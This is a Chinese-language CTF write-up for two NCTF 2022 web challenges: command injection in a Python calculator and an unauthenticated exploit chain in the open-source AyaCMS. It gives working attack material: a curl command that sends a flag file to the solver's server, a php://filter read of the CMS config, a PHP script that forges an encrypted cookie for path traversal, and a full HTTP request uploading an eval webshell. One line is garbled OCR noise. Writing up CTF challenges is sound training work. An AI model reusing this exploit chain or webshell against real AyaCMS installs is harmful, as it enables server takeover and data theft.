2022-12-NCTF-WriteUp

Web

---

calc


解题思路

其实就是命令注入，访问/source可以得到源代码：


```
@app.route("/calc", methods=['GET'])
def calc():
    ip = request.remote_addr
    num = request.values.get("num")
    log = "echo {0} {1} {2}> ./log.txt".format(time.strftime("%Y%m%d-%H%M%S'
    print(log)
    if num:
        try:
            data = eval(num)
            os.system(log)
        except:
            pass
        return str(data)
    else:

                return "waf!!"
```

> log = ”echo {0} {1} {2}> ./log.txt”.format(time.strftime(”%Y%m%d-%H%M%S”, time.localtime()), ip, num)

这里num可以控制，而且是直接放进os.system里面执行，所以可以在前面加个换行符来控制执行的命令，分隔符可以用%09，因为空格被过滤了




因为过滤的很多，所以就把要执行的命令（curl VPS –d @/Th1s_is__F1114g）下载到主机上，



然后/calc?num=%0a’bash’%09’rce.txt’ 执行即可

最后得到flag：



nctf{Pyth0n_env_Th1s_is__F1114g}


---

ez_php

解题思路

https://github.com/loadream/AyaCMS


题目直接给了个CMS，在github上搜了一下，能找到源代码，还有不少漏洞



可惜都是要管理员登录的，没有办法直接用，只能下载源码下来审计了。

看了半天。。。嗯在ajax.php发现有文件操作，而且是**无需鉴权。**


当get传参fun的值为diy_save的时候会调用file_get()和file_put()函数



```
case 'diy_save':
    $diy=(string)$_GET['diy'];
    $tpl_file=(string)$_GET['tpl_file'];

    $arr=json_decode($diy);
    $files=json_decode($tpl_file);

    $diys=array ();
    foreach($arr as $k=>$v){
        $diys[$v[1]][]=array (
                'diyitem-id'=>$v[0],
                'diy-par'=>json_decode($v[2])
        );
    }

    $items=array ();
    foreach($files as $file){
        $code=file_get($file);
        $out=array ();
        preg_match_all( pattern: "/\<diyitem\>(.*?)\<\/diyitem\>/is",$code, &matches: $out, flags: PREG_PATTERN_ORDER);
        if(isset($out[1])){
            foreach($out[1] as $v){
                $items[md5($v)]=$v;
            }
        }
    }
    set_val( key: 'diys',$diys);
    set_val( key: 'items',$items);

    foreach($files as $file){
        set_val( key: 'file',$file);
        $code=file_get($file)
        $code=preg_replace_callback( pattern: "/\<diy\>(.*?)\<\/diy\>/is", callback: "template_set_diy",$code);
        file_put($file,$code);
    }

    template_update();
```

跟进一下看看究竟怎么利用


可以看到还需要用json格式来传diy和tpl_file两个参数



```
case 'diy_save':
    $diy=(string)$_GET['diy'];  $_GET: {fun => "diy_save"}["diy_save"]
    $tpl_file=(string)$_GET['tpl_file'];

    $arr=json_decode($diy);
    $files=json_decode($tpl_file);
```

但是往下走却发现这里的利用方式**极为有限**，因为file_put函数写入的内容取决于file_get函数的内容，而在这操作之间文件名是不变化的，也就是说，就算可以写入文件，比如shell.php，但因为shell.php之前不存在，获得的内容为空，所以写进去的文件也是空的：


```
    foreach($files as $file){   $files: {file => "shell.php"}
        set_val( key: 'file',$file);
        $code=file_get($file);
        $code=preg_replace_callback( pattern: "/\<diy\>(.*?)\<\/diy\>/is", callback: "template_set_diy",$code);
        file_put($file,$code);  $code: ""    $file: "shell.php"
    }
```




当时我以为这个功能最多就是创建一个空白的文件，卡了半天，然后跟进了一下file_get函数，发现底层就是file_get_contents：

既然是file_get_contents，那肯定是支持php伪协议的，比如在读文件的时候，使用形如php://filter/write=convert.base64-encode|/resource=aya/config.inc.php，就可以把原来的文件转换成base64编码然后保存。


那这个利用点的功能立刻清晰了起来，考虑到这个cms会将加密cookie的key保存着config.inc.php里面，所以可以先将这个文件转换成base64，然后直接访问就可以得到了：



QE: x bI Bh[HWn bX 6rh DhoTV6gR W6Kl hc4Jh[Yi qeDhoRX Ok[YO{JFS mn rh DdqP x qz[YS 2dn 5hZ YkZ Yl hL B phJDB hK4Kn4Kqe



事实证明比赛的时候这一步纯属多余，因为出题人似乎没有改变默认的key值。。。



仍然是aaa，不管怎么说，现在可以控制加密解密函数了。实际上当时我以为可以直接自己签名admin的cookie然后登录，实际上不是如此。

```php
$_USER=array ();

if($_auth=get_cookie( var: 'auth')){
    $_auth=explode( separator: "\t",decrypt($_auth));
    $_userid=isset($_auth[0])?intval($_auth[0]):0;
    $_username=isset($_auth[1])?trim($_auth[1]):'';
    $_password=isset($_auth[2])?trim($_auth[2]):'';

    if($_userid){
        $_USER=$db->get_one("SELECT * FROM {$db->pre}member WHERE groupid=2 && itemid=$_userid");
        if(!$_USER or $_USER['password']!=$_password){
            $_userid=0;
            set_cookie( var: 'auth', value: '');
            unset($_USER);
        }
    }
}
```

关键在于服务器在解密cookie后**仍然会将密码做一次比较**，也就是说即使可以签名uid和username，但因为不知道密码，还是会进入到if条件里面，最后失败。

伪造cookie登录是行不通了，那就再看看decrypt函数还在哪里被调用了，终于在admin.inc.php里面找到了关键的调用点，也是漏洞的重要部分


```php
if($_lang=get_cookie( var: 'admin_lang'))
    $_lang=decrypt($_lang);

empty($_lang)&&$_lang=$LANG[0];

define('AYA_LANG',$_lang);

if(is_file($file=AYA_ROOT.'lang/'.AYA_LANG.'.inc.php'))
    $L=include $file;
else
    $L=array ();
```

在拿到了admin_lang的cookie值后，服务器会对他进行解密，然后在下一步会直接拼接然后include，所以不难看出如果使用目录穿越的话，我们可以包含任意义.inc.php结尾的文件。

做到这里其实已经出来了，因为管理员的功能大多都是上面这个后缀结尾，也就是说我们现在**可以在不鉴权的情况下来执行管理员的部分功能。**

这里我选择包含module/admin/fst_upload.inc.php，因为这里有个很明显的上传功能：


```php
<?php
defined( constant_name: 'IN_AYA') or exit('Access Denied');

$file=(string)$_GET['file'];
false===check_path($file)&&amsg(l( str: '参数错误'), class: 'w');

$path=ROOT.$file;
if(!is_dir($path))
    amsg(l( str: '路径不存在'), class: 'w');

$targetFile=$path.'/'.$_FILES['upfile']['name'];

if(move_uploaded_file($_FILES['upfile']['tmp_name'], $targetFile))
    amsg(l( str: '已上传,正在返回'), class: 's', js: AYA_ADMIN_URL.'?action=fst&file='.$file);
else amsg(l( str: '失败'), class: 'w');
```

写个脚本把文件目录加密一下

```php
<?php
function random($length=4,$chars='abcdefghijklmnopqrstuvwxyz'){
    $hash='';
    $max=strlen($chars)-1;
    for($i=0;$i<$length;$i++){
        $hash.=$chars[mt_rand(0,$max)];
    }
    return $hash;
}
function kecrypt($txt,$key){
    $key=md5($key);
    $len=strlen($txt);
    $ctr=0;
    $str='';
    for($i=0;$i<$len;$i++){
        $ctr=$ctr==32?0:$ctr;
        $str.=$txt[$i]^$key[$ctr++];
    }
    return $str;
}
function encrypt($txt,$key=''){
    $rnd=random(32);
    $len=strlen($txt);
    $ctr=0;
    $str='';
    for($i=0;$i<$len;$i++){
        $ctr=$ctr==32?0:$ctr;
        $str.=$rnd[$ctr].($txt[$i]^$rnd[$ctr++]);
    }
    $tmp = str_replace('=','',base64_encode(kecrypt($str,$key)));
    echo $tmp;
```


```
}
encrypt("../module/admin/fst_upload",'aaa');
```

然后直接访问上传即可




```
POST /aya/admin.inc.php?file=dem_guanyu&channelid=1 HTTP/1.1
User-Agent: PostmanRuntime/7.29.2
Accept: */*
Postman-Token: d1163697-7825-457c-b36d-b4a337e81fbb
Host: 81.70.155.160
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=da4a745bdfff27ecf4b8a576fda24330; amsg=; aclass=; aya_temp
Content-Type: multipart/form-data; boundary=--------------------------211780
Content-Length: 252

----------------------------211780513984009258692095
Content-Disposition: form-data; name="upfile"; filename="1.php"
Content-Type: application/octet-stream

<?php @eval($_POST['crypt0n']);?>
----------------------------211780513984009258692095--
```

